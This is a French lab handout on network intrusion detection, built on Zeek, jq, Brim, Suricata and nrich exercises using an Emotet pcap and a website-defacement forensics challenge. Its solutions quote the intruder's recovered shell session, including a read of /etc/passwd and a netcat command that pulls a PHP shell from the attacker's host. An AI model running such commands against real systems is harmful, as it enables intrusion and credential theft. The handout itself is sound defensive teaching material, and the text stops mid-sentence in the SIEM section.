Workshop détection des intrusions réseaux

Jean-Marc Pouchoulon

Février 2022



1 Avant de commencer

1.1 Mises en situation professionnelle lors du TP et compétences à valider

— Utiliser jq afin de parser des logs au format json.
— Détecter une tentative d'intrusion en temps réel à l'aide d'un IDS.
— Analyser une intrusion post-mortem (via Brim , Zeek, Suricata).
— Utiliser un SIEM afin de corréler les évènements de sécurité.
— Détecter une tentative d'intrusion en temps réel à l'aide d'un honeypot.

1.2 Pré-requis, recommandations et notation du TP.

Vous travaillerez individuellement. Un QCM permettra de vous évaluer. Il est pour partie en rapport direct avec les exercices de ce workshop.

1.3 Logiciels à installer pour commencer

— "brim" (installation via `https://github.com/brimdata/brim/wiki/Installation`). Brim est un logiciel permettant de lire plus rapidement et d'analyser plus facilement des "dumps" réseaux au format "pcap".
— "jq" (installation via apt). jq est un parseur de "chunks" au format json extrêmement populaire et qui peut servir pour analyser aussi des traces de sécurité au format json.
— installation de "nrich" via `https://gitlab.com/shodan-public/nrich/-/tree/master`. C'est un utilitaire permettant d'interroger l'API de "Shodan" afin de récupérer les résultats du scan d'un IP. Il apporte des informations précieuses lors de la détection et de l'analyse des incidents de sécurité réseau.

2 Analyse des traces réseaux du botnet Emotet

Emotet est un botnet encore très actif et en constante mutation encore à la date d'écriture de ce workshop. Il est donc intéressant d'analyser les traces réseaux afin de connaître son "modus operandi".

2.1 Analyse des traces réseaux d'Emotet à l'aide de WireShark

[1]

2.2 Analyse post mortem de traces au format json avec emotet

json est un format de choix pour les développeurs mais il est aussi de plus en plus utilisé dans le domaine de la sécurité. (fichier eve.json de Suricata par exemple). Le pcap a été transformé à l'aide de Zeek en fichier json afin de permettre une analyse à l'aide de requête jq.

A l'aide de requêtes jq et des fichiers au format json [2] issu du pcap et générés à l'aide de zeek ,retrouvez les éléments d'analyse de l'article. [3]

1. Affichez l'adresse ip des machines communiquant entre elle via http ainsi que les "uri".
2. Dans le trafic http sélectionnez les communications relatives aux sites "hangarlastik.com", "padreescapes.com", sarture.com et "seo.udaipurkart.com". Affichez les "IP sources" , les IP de "destinations" et les "uri" sur la sélection.
3. Sélectionnez les communications relatives à la ddl contenant Emotet "nDUrg8uFD5hl̇dll" (files) depuis "files.log".
4. Sélectionnez les requêtes de type "POST" sur les ports de destination 80 ou 8080.

Solution:

Générez les traces au format json à partir du pcap issu de `https://github.com/pan-unit42/wireshark-tutorial-Emotet-traffic` en utilisant Zeek.

Vous pouvez installer zeek via docker `https://github.com/activecm/docker-zeek` et générez les traces au format json. via la commande

```
# Rendre visible au container le fichier Emotet au format pcap
sudo cp Example-1-2021-01-06-Emotet-infection.pcap /opt/zeek/logs/
docker exec -it 0acf2cda65ba  bash -c "zeek -r /usr/local/zeek/logs/Example-1-2021-01-06-Emotet-infection.pcap LogAscii::use_json=T"
```

```
jq '.' http.log
jq '{"id.orig_h","id.resp_h","uri"}' http.log
jq 'select(.method == "POST")|{"id.orig_h","id.resp_h","uri"}' http.log
jq 'select(.method == "GET")|{"id.orig_h","id.resp_h","uri"}' http.log
jq 'select(.method == "GET")|select(.host == "hangarlastik.com"  or .host == "padreescapes.com" or .host == "seo.udaipurkart.com")
jq 'select(.filename == "nDUrg8uFD5hl.dll")|.filename' files.log
jq 'select(.method == "POST")|select(."id.resp_p" == 80 or ."id.resp_p" == 8080)|{"host","id.orig_h","id.resp_h","id.resp_p","uri"
jq 'select(.method == "POST")|select(."id.resp_h" == "5.2.136.90" and (."id.resp_p" == 80 or ."id.resp_p" == 8080))|{"host","id.o
```

2.3 Analyser le premier pcap à l'aide de brim et de nrich

1. Vérifiez a "virus total" que les sites "hangarlastik.com", "padreescapes.com", "sarture.com" et "seo.udaipurkart.com" sont bien des sites malicieux.
2. A l'aide de "nrich" trouvez les ports ouverts et les vulnérabilités depuis les sites "fournisseurs" d'Emotet et qui ont probablement conduits à la compromission de ces hôtes.
3. Retrouver le "POST" sur "seo.udaipurkat.com" et le nom de la librairie "dll" téléchargée en réponse au post.
4. Retrouvez le flux relatif à la librairie dll et depuis brim lancez WireShark pour extraire la dll.
5. Retrouvez les requêtes relatives au traffic "C2" (Control & Command). En extraire les réseaux qui hébergent les "C2".

1. le fichier pcap se trouve sur Moodle
2. fichiers sur moodle
3. voir `https://www.sans.org/blog/parsing-zeek-json-logs-with-jq/`

Solution:

```
cat sites.txt
#hangarlastik.com
89.252.164.58
#padreescapes.com
66.153.205.191
#sarture.co
173.255.195.246
#seo.udaipurkart.com
103.92.235.25


echo 89.252.164.58 |nrich -
89.252.164.58
  Ports: 22, 53, 80, 110, 443, 465, 993, 995, 2082, 2083, 2086, 2087
  Tags: starttls
  CPEs: cpe:/a:exim:exim:4.94.2, cpe:/a:openbsd:openssh:7.4, cpe:/a:apache:http_server
  Vulnerabilities: CVE-2017-15906, CVE-2018-15919

nrich sites.txt
66.153.205.191
  Ports: 80, 443
  CPEs: cpe:/a:jquery:jquery, cpe:/a:jquery:jquery_ui, cpe:/o:microsoft:windows, cpe:/a:getbootstrap:bootstrap

89.252.164.58
  Ports: 22, 53, 80, 110, 443, 465, 993, 995, 2082, 2083, 2086, 2087
  Tags: starttls
  CPEs: cpe:/a:exim:exim:4.94.2, cpe:/a:openbsd:openssh:7.4, cpe:/a:apache:http_server
  Vulnerabilities: CVE-2017-15906, CVE-2018-15919

173.255.195.246 (li205-246.members.linode.com)
  Ports: 21, 53, 80, 110, 143, 443, 465, 587, 993, 2082, 2083, 2087, 2525, 3306
  Tags: database, starttls, cloud
  CPEs: cpe:/a:pureftpd:pure-ftpd, cpe:/a:exim:exim:4.94.2, cpe:/a:apache:http_server, cpe:/a:mysql:mysql

103.92.235.25 (server27.hostingraja.org)
  Ports: 21, 53, 80, 443, 465, 587, 995, 2079, 2082, 2087, 3306
  Tags: database, starttls
  CPEs: cpe:/a:pureftpd:pure-ftpd, cpe:/a:mysql:mysql:5.6.51, cpe:/a:exim:exim:4.94.2, cpe:/a:php:php, cpe:/a:apache:http_server, cpe:/a
```

```
"_path=="http" | method=="GET"|host=="seo.udaipurkart.com"|cut id.orig_h, id.resp_h, id.resp_p, method, host, uri | sort uri"
filename=="nDUrg8uFD5hl.dll" | cut _path, tx_hosts, rx_hosts, conn_uids, mime_type, filename, md5, sha1
```

2.4 Test : Analyser le second pcap à l'aide de brim et de nrich. Répondez aux questions suivantes sur Moodle

3 Défacement d'un site web par une vilaine grenouille

[4]

Le défacement de www.pwned.se a eu lieu le 12 Mars à 12 :58 UTC. L'attaquant a uploader une image de grenouille www.pwned.se/skyblue/fr.jpg Le réseau est le suivant :

4. source du challenge first 2015 par Erik Hjelmvik, Swedish Armed Forces CERT




FIGURE 1 – Schéma de l'infrastructure "défacée".

A l'aide de brim répondez aux questions suivantes :

1. Donnez la commande zql permettant de trouvez l'IP de l'attaquant et l'IP elle-même.
2. Quelle est l'IP du second attaquant et quel outil a-t-il utilisé ? a-t-il réussi ?
3. Comment l'attaquant a-t-il procédé ?
4. Quelle est la CVE utilisée par l'attaquant ?
5. Quel type d'alerte Suricata permet de visualiser les outils de l'attaquant ? Suivez les flux.
6. Sur quel port le "phpshell" de l'attaquant est -il accessible ?
7. Quel est le nom du phpshell de l'attaquant ?
8. Ned et Homer ont-ils un compte sur la machine compromise ?

Solution:

```
_path=="http" | uri=="/skyblue/fr.jpg" |cut id.orig_h, id.resp_h, id.resp_p, method, host, uri | uniq -c
ip = 217.195.49.146

event_type=="alert" alert.severity==1 alert.category=="Web Application Attack"
ET SCAN PHP Attack Tool Morfeus F Scanner
pas réussi car pas d'autres traces.

method=="POST" id.orig_h==217.195.49.146 | cut ts, uid, id, method, uri, status_code
permet de voir de multiples requêtes post sur skyblue CVE-2014-6922

event_type=="alert" alert.severity==2 alert.category=="Potentially Bad Traffic"
L'ouverture dans wireshark permet de voir le dump de /etc/password et le netcat fait par l'attaquant sur le port 63129


id
uid=48(apache) gid=48(apache) groups=48(apache)
pwd
/var/www/skyblue
cat /etc/pass
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
...
homer:x:1000:1000:homer:/home/homer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
ned:x:1001:1001::/home/ned:/bin/bash
```

```
pwd
/var/www/skyblue
pwd


@ob_flush();
nc 217.195.49.146 63129 > cm0.php
cat cm0.php
```

4 Installation d'un Honeypot

Vous installerez le multi-honeypot "TPOT" [5]. Vous lancerez des attaques sur les ports 22, 23, 25, 21, 80 et vous en vérifierez l'impact sur les tableaux de bord du honeypot. Vous ferez constater à l'enseignant le résultat.

5 Utilisation d'un SIEM

Utilisez le projet suivant `https://github.com/pushou/siem.git` afin d'installer "elastic SIEM", l'IDS "Suricata", Evebox, Zeek.

5.1 Utilisation de Suricata afin de lire des pcaps

Suricata permet de

5. voir `https://github.com/telekom-security/tpotce`